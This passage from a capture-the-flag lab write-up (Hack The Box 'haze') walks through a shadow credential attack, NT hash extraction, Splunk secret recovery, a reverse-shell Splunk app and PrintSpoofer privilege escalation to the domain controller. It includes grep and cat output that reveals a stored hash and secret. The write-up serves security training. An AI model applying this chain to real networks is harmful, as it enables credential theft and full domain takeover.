
Now the permissions are in order it should be possible to perform the shadow credential attack using pywhisker. The below screenshot shows the successful outcome.

PKINITools - Get TGT
In order to get the NTLM hash it will be required to first request a TGT using the pfx which was aquired with the shadow credential attack. The below screenshot shows the process.
PKINITools - Get NT Hash
Once the TGT has been aquired it will then become possible to use that to extract the NTLM hash of the user. The below screenshot shows the process.

WinRM - Edward.Martin

edward.martin has the ability to remote into the domain controller via WinRM.

User Flag Captured
Screenshot showing the user flag being read.

Inspecting Backups Folder
There was a backups folder in the root of the C drive which no other user could access so far. edward.martin is part of the Backup_Reviewers group which allowed that user to access the directory. The backups folder contained a zip archive which is related to Splunk. Below is a screenshot showing the file being downloaded.
Inspecting ZIP Archive
The zip archive contains a backup of a Splunk installation. If this backup is different from the installation thats in production it may contain different user hashes.
1
2
3
4
5
6
┌──(.venv)─(kali㉿kali)-[~/hackthebox/haze/splunkzip/Splunk]
└─$ ls
bin            lib               opt                share
cmake          license-eula.rtf  Python-3.7         splunk-9.2.1-78803f08aabb-windows-64-manifest
copyright.txt  license-eula.txt  quarantined_files  swidtag
etc            openssl.cnf       README-splunk.txt  var
Filtering Interesting Strings

I used the previous Splunk configuration file as a reference and noticed it uses the keyword of bindDNpassword to store the value of a user hash. When searching for this word using grep it returned several results. The below snippet shows the most interesting result.
1
2
3
4
┌──(.venv)─(kali㉿kali)-[~/hackthebox/haze/splunkzip/Splunk]
└─$ grep -Ri 'binddnpass'

var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf:bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
Inspecting authentication.conf
The configuration file contains a new username and hash. The hash starts with $1$ which means its using the legacy algorithm. The splunk.secrets file will be required to reverse the hash.
Reading splunk.secret
Below is a snippet of reading the spunk.secret file. It differs from the previously recovered secret.
1
2
3
┌──(.venv)─(kali㉿kali)-[~/…/splunkzip/Splunk/etc/auth]
└─$ cat splunk.secret
CgL8i4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQIz3NBtFE6oPhVLAVOJ0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbuXOMJOrzr/6B
Reversing Splunk Hash
splunksecrets was used with the legacy option to reverse the hash as shown below.

Logging into Splunk

The password was not valid for any user on the domain controller so nothing new was obtained. However the password did grant access to the Splunk administrator panel as shown below.

Uploading Malicious App
Source: https://github.com/0xjpuff/reverse_shell_splunk
The administrator will have the ability to install plugins and usually that means its possible to get code execution. I found the above project which is a premade plugin to execute a reverse shell. Perfect.

Reverse Shell Obtained - Alexander.Green
A successful call back was recieved on the listener. Reverse shell obtained as the alexander.green user. After checking their permissions I noticed they had the SeImpersonatePrivilege. This means it should be possible to escalate to administrator using PrintSpoofer or other variants of the tool.
PrintSpoofer - PE
Source: https://github.com/itm4n/PrintSpoofer
The below screenshot shows the binary being downloaded onto the domain controller in addition to a netcat binary which will be used to establish a reverse shell.


The below screenshot shows PrintSpoofer.exe being used to execute netcat and establish a reverse shell. The call back was successful and it returned a reverse shell as the domain controller itself. Root flag captured.